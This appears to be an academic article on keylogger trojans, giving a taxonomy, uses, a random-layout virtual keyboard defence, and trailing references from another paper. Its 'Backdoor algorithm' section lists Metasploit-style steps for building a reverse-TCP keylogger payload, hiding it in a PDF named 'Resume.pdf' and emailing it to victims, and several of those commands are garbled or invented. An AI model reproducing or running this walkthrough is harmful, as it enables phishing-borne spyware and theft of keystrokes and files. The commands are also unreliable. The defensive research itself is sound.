- 'PKCS #5: Password-Based Cryptography Specification Version 2.0'. Internet Engineering Task Force. Accessed Jan 2020. https://tools.ietf.org/html/rfc2898.
- .NET_Ransomware_Samples_Studied.md, home page. GitHub. Accessed Jan 2020. https://gist.github.com/amirootyet/c098957defc3afc4139a8d10dd164824.

References

1. Sood, Aditya; Bajpai, Pranshu, Enbody, Richard. 'Evidential study of ransomware: Cryptoviral infections and countermeasures'. ISACA Journal, vol.5, pp.1-10, 2018.
2. Bajpai, Pranshu; Sood, Aditya; Enbody, Richard. 'A key-management-based taxonomy for ransomware'. 2018 APWG Symposium on Electronic Crime Research (eCrime). IEEE, 2018.
3. Burr, WE. 'Selecting the advanced encryption standard'. IEEE Security & Privacy, 1(2), pp.43-52, 2003.
4. 'Ransomware payments rise as public sector is targeted, new variants enter the market'. Coveware, 2019. Accessed Jan 2020. www.coveware.com/blog/q3-ransomware-marketplace-report

Keyloggers: silent cyber security weapons

Dr Akashdeep Bhardwaj

Dr Sam Goundar

Dr Akashdeep Bhardwaj, School of Computer Science, University of Petroleum & Energy Studies, Dehradun, India and Dr Sam Goundar, University of South Pacific, Suva, Fiji

Cyber attackers are always seeking to design and push malicious software programs to unsuspecting users, to intentionally steal or cause damage and exploit data on end user systems. Malware types include spyware, keyloggers, rootkits and adware. In the past, script kiddies hacked computers to show off their skills and have fun. Today, hacking computers has become a huge cybercrime industry. Even as systems have improved in terms of both hardware and software, cyber attacks continue unabated.

The attacks have increased in complexity as well as impact. In May 2019, version 9 of the Hawk Eye malware surfaced, targeting business users.[1] The modus operandi of this malicious program has become a cybercrime standard. IBM's X-Force reported the IP address origin of Hawk Eye as being from Estonia, but it affected global users.[2] In March 2018, two hacker groups compromised Cathay Pacific Airlines.[3] One group installed a keylogger on Cathay's server console port and the other exploited the vulnerability. This led to the exposure of the personally identifiable information of 9.4 million Cathay passengers, including names, addresses, phone numbers, flight numbers, data, email addresses and membership numbers.[4] New malware is evolving at an incredible rate with seemingly endless malicious threats in the form of trojans detected every day. In this research, the authors focus specifically on keylogger trojans. Such trojans share system resources with legitimate programs, living as silent residents inside the user systems, performing actions in a covert manner without attracting the attention of users.[5]

Keyloggers, in common with many trojans, are designed to mimic legitimate software and bypass anti-virus or anti-malware scanners.[6] To make matters worse, the privilege level at which keyloggers execute is higher than typical malware. This feature makes keyloggers almost impossible to detect and remove.[7] Keylogger trojans track keystrokes typed on the keyboard, record screen activities and scan systems for specific documents and send the information back to the hacker. Although the application of keyloggers per se is not illegal, their use is mostly related to malicious activities, as mentioned in Table 1.

Proposed taxonomy

The authors surveyed several research publications and industry implementations of keyloggers.[16-27] We propose that the taxonomy needs to be defined according to two criteria. The first is based on the location of execution and the second is based on the functionalities offered.

Depending on within which area inside the user system the keylogger is set up and executed, we can define it as software- or hardware-based. Software keyloggers are installed as hidden applications by an attacker using social engineering methods. These entice users to click on email attachments or open links and download applications. These are primarily trojans, which in turn deploy the keylogger. Most keyloggers have predefined instructions while the command & control (C&C) servers may supply further instructions.

The deployed application has the ability to hide itself from anti-malware scanners. These applications are designed to capture user keystrokes, monitor screenshots and transfer specific user documents based on commands issued by the attacker. Some keyloggers utilise API-based logging. In Microsoft Windows operating systems, kernel-based keyloggers execute hidden dynamic link libraries (DLLs) using hooking mechanisms. User actions,

such as pressing keys, are translated into Windows messages and pushed into the system message queue. These apps reside in the operating system kernel and intercept data directly from the keyboard controller interface. In case users employ an on-screen keyboard to type and submit data on web portals, screen recorder logging is utilised. Form-grabbing keyloggers capture form data instead of keystrokes when the user clicks the submit button. This data can typically include full name, email, address, phone numbers, mobile numbers, login credentials and payment card info.

Hardware keyloggers are small physical devices connected to the user system to capture data using a hardware device. These devices are installed on the system USB port, embedded in the system BIOS, connected between the I/O port and the keyboard or use acoustics. They have built-in memory storage to store keystrokes. Usually these devices are undetectable by any known malware scanners, nor do they use the system disk to store the captured logs.

Compared to software keyloggers, hardware keyloggers have one major disadvantage – these devices require physical access and installation on the user's system. With the advent of touch screens, acoustic keyloggers transmit keystrokes using enhanced encoding schemes. This is performed by analysing the timing between various keystrokes and the frequency of repetition for similar acoustic signatures. However, this consumes system resources during data transmission.

Sentiment	Keylogger use	Description
Positive	Parental monitoring	Checking on the Internet browsing habits and activities of children and students to ensure cyber awareness and prevent them from being engaged in harmful activities.[8]
	Improve employee productivity	The monitoring concept extends to checking on time spent by employees on social media or non-productive sites. This should, however, be done with the employees' consent and with proper policies in place for privacy and confidentiality.[9]
	Investigate writing	Research has established keyloggers as an efficient tool for studies on cognitive writing processes (fluency and flow) as well as learning second languages.[10]
	Ethical hacking	Performing vulnerability assessment and penetration testing by deliberately exploiting user systems, then patching them to mitigate future threats.[11]
	Forensic investigations	Corporate, government and military espionage to perform intrusion detection and digital forensics for cybercrime investigations.[12]
Negative	Gather information	Logging and recording each and every keystroke from a target system keyboard is a simple process by which attackers can steal sensitive information such as payment card data, Social Security numbers and driver licence details, as well as two-factor authentication codes, passwords, email and bank credentials.[13]
	Record screen	Performing visual surveillance and track file creation, updating or copy-paste operations on a target system by clicking and sending snapshots at regular periods.[14]
	Identity theft	After gathering personally identifiable information (PII), carrying out economic and financial fraud. This has occurred on a large scale in recent times.[15]

Table 1: Keylogger usage examples.

Functional groups

The authors grouped keylogger functionalities into five categories. The security functionality relates to how keyloggers become invisible to evade detection, hiding from Task Manager in order to perform their execution. This aspect also relates to protection of the logged files using encryption, automatically uninstalling and removing files at a predefined date or duration, hiding any registry entries or timestamps in system logs and sending log files to public SMTP servers, making them invisible to users.

The second aspect relates to monitoring options present in the keylogger. These include intercepting system logon credentials, as well as keys pressed, including alphanumeric and special characters. File operations (create, copy, rename, update or delete) are logged. Copying from system memory or clipboard content is yet another advanced feature of many keyloggers. In fact, some keyloggers have been known to start and stop applications, including web cams, or even log off and shut down systems. Monitoring the print queue and the names of applications clicked via the mouse are some noteworthy monitoring features in high-end keyloggers. Some keyloggers even record on-mouse-clicks as well as webcam and microphone audio recordings.

The third aspect relates to monitoring the user's online activities. This includes gathering lists and screenshots of URLs and web portals accessed in various Internet browsers, generating lists of incoming and outgoing emails via the browser as well as email client applications, and capturing details of the user's messenger chats on Skype, Twitter, Facebook, ICQ and other social media clients.

Another critical feature is the reporting and filtering of logs sent to the attacker. This can be to a predefined set of C&C systems or an individual attacker. The reports typically contain the events, their duration for predefined applications as



Figure 1: The proposed taxonomy for keyloggers.

well as a report summary based on specific keywords.

The final functionality of keyloggers is the ability to react and send alerts based on specific keywords. Keyloggers can also be scheduled to start and stop logging or only log keystrokes from specific websites. Some keyloggers also provide real-time monitoring or even viewing on mobile phones.

Backdoor algorithm

The authors developed and designed a unique piece of keylogger malware not yet detectable by Windows Defender or standard anti-virus scanners. The research involved the use of two systems – the C&C server and the user's Windows operating system. The authors embedded the keylogger malware inside a Word document and sent it via email. The attacker waits for the user to open the email attachment while keeping the listener running. As soon as the user opens the email attachment, the keylogger malware is silently auto-executed in the background. The user remains unaware of these activities. The algorithm that follows illustrates the steps followed for deployment of the keylogger on the user system and capturing keystrokes and screenshots, and gathering sensitive documents.

Step 1: Create a keylogger trojan for opening backdoor on user's system using Python and IDM.

Step 2: Set up Kali Linux to create and setup the keylogger. From the Linux command line, install the Python library in Kali Linux with 'pip install pyput'. Then from within Python, import this library using: 'import pyput' and create a keyboard listener object to sniff keystrokes with:

```
Define key_press(key)
Print(key)
Keyboard_listener = pyput.
keyboard.Listener(on press=key_
press)
```

Step 3: The captured information is going to be sent to 192.168.139.135 on SSL port 443.

Step 4: From the Linux command line, create the keylogger executable using the following commands:

```
KL_Py_Load win/meterpreter/
rev_tcp LHOST = 192.168.139.135
LPORT = 443 R | msfencode-e x86/
klogattack -t exe -x /root/idman.exe
-o /root/klogger.exe
```

Step 5: Set up the listener on the C&C server:

```
KL_Py_Load > use exploit/multi/
handler
KL_Py_Load exploit(handler) > set
PAYLOAD win/meterpreter/rev_tcp
PAYLOAD => win/meterpreter/
rev_tcp
KL_Py_Load exploit(handler) > set
LHOST 192.168.139.135
LHOST => 192.168.139.135
KL_Py_Load exploit(handler) > set
LPORT 443
LPORT => 443
KL_Py_Load exploit(handler) >
exploit
```

Step 6: Embed the executable into Adobe Reader with:

```
KL_Py_Load > search type:exploit
platform:windows adobe pdf
```

Step 7: Set up the exploit for windows with:

```
KL_Py_Load > use exploit/windows/
fileformat/PDF_embedded_exe
```

Step 8: Embed the keylogger payload into the PDF with:

```
KL_Py_Load > exploit (PDF_
embedded_exe) > set payload
windows/meterpreter/reverse_tcp
```

Step 9: Set file name as Resume.pdf in the INFILENAME option with:

```
KL_Py_Load > exploit (PDF_
embedded_exe) > set INFILENAME
Resume.pdf
```

Step 10: Change the filename to the innocuous sounding name 'Resume.pdf':

```
KL_Py_Load > exploit (PDF_
embedded_exe) > set FILENAME
Resume.pdf
```

Step 11: Set the LHOST to our IP address or (192.168.101.1):

```
KL_Py_Load > exploit (PDF_
embedded_exe) > set LHOST
192.168.101.1
```

Step 12: To verify options use:

```
KL_Py_Load > exploit (PDF_
embedded_exe) > show options
```

Step 13: Send the PDF file with the embedded keylogger by email (employing social engineering techniques) to users.

Step 14: As soon as the PDF attachment is opened, the listener on the C&C server will issue a prompt.

Step 15: The attacker now has access to the user system.

The next section further illustrates the actions performed to gather information from the user system.

Research performed

Once the user system is connected to the Internet, the listener is able to communicate with the malware. The session works on port 443, which is allowed and open in most organisation network firewalls for inbound and outbound traffic. The listener presents three specific keylogging options to the attacker on the C&C server as presented in Figure 2.

On selecting the first option, the attacker starts receiving keystrokes pressed on the

user's keyboard. These are auto-saved in the attacker's system in the C:\KeyLogger\Keystrokes folder as the Users1.txt file. This has details of the keystrokes, which include time, data and every key pressed, as illustrated in Figure 3.

On selecting the second option, the attacker starts receiving screenshots of the user's monitor, as illustrated in Figure 4. These are stored on the attacker's system at C:\KeyLogger\Screenshots. The default duration delay is two seconds. This includes websites being browsed or applications open on the screen.

The third option is more sinister as it searches for data and files on the user's system. This includes PDF and Microsoft office files (DOC, XLS and PPT), as shown in Figure 5. This feature can be extended to include more types of files, including MP3, MP4, JPG and many others.

A limited keylogger option that was tested and is working for Windows 7, includes opening a backdoor, as illustrated in Figure 6, and can be extended for future research involving features that may include deleting user files, rebooting the user system or even uninstalling the keylogger itself and taking control of the victim's webcam on a real-time basis.

Proposed countermeasures

Anti-virus or anti-malware scanners do not detect or remove most hardware or software keyloggers. However, security measures to detect keyloggers can be undertaken by users themselves to recognise the existence of such malicious applications or devices on their systems. Some of the standard indicators are warning alerts from firewalls or anti-virus, some keyboard keys may not work properly, it may take time for characters to appear on screen, the mouse may not function appropriately and double clicks or dragging and dropping may behave strangely. This may happen even after restarting the system.

Preventive steps should always be performed regularly by users to thwart keylogger trojans. Some measures include: Auditing computer logs regularly.

- Using detection and prevention technology applications such as firewalls, anti-virus, anti-malware, anti-spyware and anti-spam applications.
- Using on-screen keyboards.
- Ensuring that security patches are always up to date.
- Always downloading applications from trusted sources.
- Using only licensed software.

Other safeguards include explicitly restricting application privileges, not connecting to the Internet when logged as an administrator, always using one-time passwords (OTPs) if possible and using an automatic form filler program when submitting forms. In addition, wireless, infrared, Bluetooth, laser and virtual keyboards or touchscreen monitors can make life more difficult for keyloggers.

Random keyboard

Smartphones and new operating systems such as Windows 10 offer touch screens with high mobility and no embedded physical keyboard in the user system. The use of virtual keyboards has become common and has the same physical keyboard structure in terms of layout.

The authors propose a unique approach to resolve the keylogger issue by use of random layouts instead of having the standard QWERTY or ABC keyboard layouts. The only issue is users need to get accustomed to the random keys displayed on the screen each time. The algorithm in Figure 7 presents the proposed virtual keyboard layout.

The authors calculated the estimated distance between keys on a virtual keyboard, measured as a probability of having random and varied spacing between two keys, and this was done for the original and proposed keyboard layouts. The results confirmed that the probability reduces for the proposed keyboard layout by around 50%, which lends credence that the proposed virtual layout can prove to be effective against



Figure 2: Keylogger options on the C&C server.



Figure 3: Listener receiving keystrokes (option 1).



Figure 4: The user's screenshots (option 2).



Figure 5: C&C server receiving user system files (option 3).

Figure 6: Open backdoor on Windows 7.

Figure 7: Algorithm for the proposed virtual keyboard.

```
Set 'number of keys' =∑_{k=1}^{n}(Keys)
While (-- Keys > 0)
    Random (Key_Selected) → if not been selected yet
    Random (Key_Selected) Action → Move_up, Move_down or Do_nothing
    Apply action → (Key_Selected)
End_While
For keys = 1 to max
    Select n^th row
    While ∑^n(Length of ith row) < Max_Keyboard_Width
        Select Layout_Location & Size_of Random_Space
        Add Space to i^th row
    End_While
End_For
```

keylogger trojans. The authors measured the typing time for each message for a set of 15 different users. Five messages with different lengths were selected, and Figure 8 illustrates the time taken for typing which depends on the message length for different keyboards.

From the above research and tests, the results reveal that the virtual layout takes about 50% longer as compared to the QWERTY keyboard with random spacing. However, the time is around 75% less when compared to the random layout.

Conclusion

Like most cyber security threats, the only possible way to stay safe from keyloggers is regular scanning for any anomalies from outbound or inbound traffic, the use of anti-virus and anti-spyware scanners and, most importantly, user awareness. In this research, the authors demonstrated a successful keylogger technique, gathering keystrokes and screenshots along with online transactions, without any scanner being able to detect the activities. The proposed layout for virtual keyboards involves randomly exchanging vertically adjacent keys from the existing QWERTY layout, using random spacing. This can provide high accessibility and high security simultaneously.



Figure 8: Comparing the proposed virtual keyboard with QWERTY and ABC keyboards.

About the authors

Dr Akashdeep Bhardwaj is currently professor of cyber security and digital forensics at University of Petroleum and Energy Studies (UPES), Dehradun, India. He has over 25 years of IT industry experience working for various US and UK organisations in cyber security, information security and IT management operation roles.

Dr Sam Goundar has been teaching information systems, information technology, management information systems and computer science over the past 25 years at several universities in a number of countries. He is a senior member of IEEE, a member of ACS, a member of the IITP, New Zealand, Certification Administrator of ETA-I, US and past president of the South Pacific Computer Society. He also serves on the IEEE Technical Committee for Internet of Things, cloud communication and networking, big data, green ICT, cyber security, business informatics and systems, learning technology and smart cities. He is a member of the IEEE Technical Society and a panellist with the IEEE Spectrum for Emerging Technologies.

References

1. Arghire, I. 'Business users targeted by HawkEye keylogger malware'. Security Week, 28 May 2019. Accessed Jan 2020. www.securityweek.com/business-users-targeted-hawkeye-keylogger-malware.
2. Cook, J. 'Cathay Pacific says data of 9.4 million passengers stolen in hack'. The Telegraph, 24 Oct 2018. Accessed Jan 2020. www.telegraph.co.uk/technology/2018/10/24/cathay-pacific-says-data-94-million-passengers-stolen-hack.
3. Mok, D. 'Personal data of 9.4 million Cathay Pacific passengers leaked'. South China Morning Post, 24 Oct 2018. Accessed Jan 2020. www.scmp.com/news/hong-kong/transport/article/2170076/personal-data-some-94-million-passengers-cathay-pacific-and.
4. Wajahat, A; Imran, A; Latif, J; Nazir, A; Bilal, A. 'A novel approach of unprivileged keyloggers detection'. Second IEEE International Conference on Computing, Mathematics and Engineering Technologies (iCoMET), Sukkur, Pakistan, Pakistan, 2019. DOI: 10.1109/ICOMET.2019.8673404.
5. Kuncoro, P; Kusuma, B. 'Keyloggers is a hacking technique that allows threatening information on mobile banking user'. Third IEEE International Conference on Information Technology, Information System and Electrical Engineering (ICITISEE), Yogyakarta, Indonesia, 2018. DOI: 10.1109/ICITISEE.2018.8721028.
6. Javaheri, D; Hosseinzadeh, M; Rahmani, M. 'Detection and elimination of spyware and ransomware by intercepting kernel-level system routines'. IEEE Access,

Volume 6, 2018. DOI: 10.1109/ACCESS.2018.2884964.
7. Albabtain, Y; Yang, B. 'The process of reverse engineering GPU malware and provide protection to GPUs'. 17th IEEE International Conference On Trust, Security and Privacy in Computing and Communications, and 12th IEEE International Conference on Big Data Science and Engineering (TrustCom/BigDataSE), New York, NY, US, 2018. DOI: 10.1109/TrustCom/BigDataSE.2018.00248.
8. Sukhram, D; Hayajneh, T. 'Keystroke logs: are strong passwords enough?'. 8th IEEE Annual Ubiquitous Computing, Electronics and Mobile Communication Conference (UEMCON), New York, NY, US, 2017. DOI: 10.1109/UEMCON.2017.8249051.
9. Yewale, A; Singh, M. 'Malware detection based on opcode frequency'. IEEE International Conference on Advanced Communication Control and Computing Technologies (ICACCCT), Ramanathapuram, India, 2016. DOI: 10.1109/ICACCCT.2016.7831719.
10. Solairaj, A; Prabanand, C; Mathalairaj, J; Prathap, C; Vignesh, L. 'Keyloggers software detection techniques'. 10th IEEE International Conference on Intelligent Systems and Control (ISCO), Coimbatore, India, 2016. DOI: 10.1109/ISCO.2016.7726880.
11. Tasabeeh, A; Omer, A; Eldewahi A. 'Random multiple layouts: keyloggers prevention technique'. Conference of Basic Sciences and Engineering Studies (SGCAC), Khartoum, Sudan, 2016. DOI: 10.1109/SGCAC.2016.7457997.
12. Tekawade, N; Kshirsagar, S; Sukate, S; Raut, L; Vairagar, S. 'Social engineering solutions for document generation using key-logger security mechanism and QR code'. Fourth IEEE International Conference on Computing Communication Control and Automation (ICCUBEA), Pune, India, 2018. Doi: 10.1109/ICCUBEA.2018.8697420.
13. Taekwang, J; Kim, G; Kempke, B; Henry, M; Chiotellis, N; Pfeiffer, C. 'Circuit and system designs of ultra-low power sensor nodes with illustration in a miniaturized GNSS logger for position tracking: Part I – analog circuit techniques'. IEEE Transactions on Circuits and Systems I: Regular Papers, vol.64, 2017. Doi: 10.1109/TCSI.2017.2730600.
14. Wooguil, P; Youngrok, C; Sunki, Y. 'High accessible virtual keyboards for preventing key-logging'. Eighth IEEE International Conference on Ubiquitous and Future Networks (ICUFN), Vienna, Austria, 2016. Doi: 10.1109/ICUFN.2016.7537017.
15. Tyagi, G; Ahmad, K; Doja, M. 'A novel framework for password securing system from keylogger spyware'. IEEE International Conference on Issues and Challenges in Intelligent Computing Techniques (ICICT), Ghaziabad, India, 2014. Doi: 10.1109/ICICICT.2014.6781255.
16. Roland, M; Langer, J; Scharinger, J. 'Practical attack scenarios on secure element enabled mobile devices'. Fourth International Workshop on Near Field Communication, 2012, pp.19-24.
17. Yunho, L. 'An analysis on the vulnerability of secure keypads for mobile devices'. Journal of Korean Society for Internet Information, 2013, vol.14, no.3, pp.15-21.
18. Marpaung, J; Sain, M; Lee, HJ. 'Survey on malware evasion techniques: state of the art and challenges', 14th IEEE International Conference on Advanced Communication Technology (ICACT), 2012.
19. Kumar, S; Sehgal, R; Bhatia, J. 'Hybrid honeypot framework for malware collection and analysis'. Seventh IEEE International Conference on Industrial and Information Systems (ICIIS), 2012.
20. Murugan, S; Kuppusamy, K. 'System and methodology for unknown malware attack'. Second IEEE International Conference on Sustainable Energy and Intelligent System (SEISCON 2011).
21. Rosyid, N; Ohrui, M; Kikuchi, H; Sooraksat, P; Terada, P. 'A discovery of sequential attack patterns of malware in botnets'. IEEE International Conference on Systems Man and Cybernetics (SMC), 2010.
22. Nassar, M; State, R; Festor, O. 'VoIP malware: attack tool & attack scenarios'. IEEE ICC 2009.
23. Li, S; Schmitz, R; 'A novel anti-phishing framework based on honeypots'. IEEE eCrime Researchers Summit (eCRIME 2009).
24. Hirano, M; Umeda, T; Okuda, T; Kawai, E; Yamaguchi, S. 'T-PIM: Trusted password input method against data stealing malware'. Sixth ACM International Conference on Information Technology (ITNG 2009).
25. O'Donnell, A. 'When malware attacks (anything but Windows)'. IEEE Security and Privacy Magazine. 2008.
26. Thonnard, O; Dacier, M. 'A framework for attack patterns discovery in honeynet data'. Digital Investigation, 2008, vol.5, pp.128-139. Accessed Jan 2020. www.sciencedirect.com/science/article/pii/S1742287608000431.
27. Doja, M; Kumar, N. 'Image authentication schemes against keylogger spyware'. Ninth ACM ACIS International Conference on Software Engineering, Artificial Intelligence, Networking, and Parallel/Distributed Computing (SNPD 2008).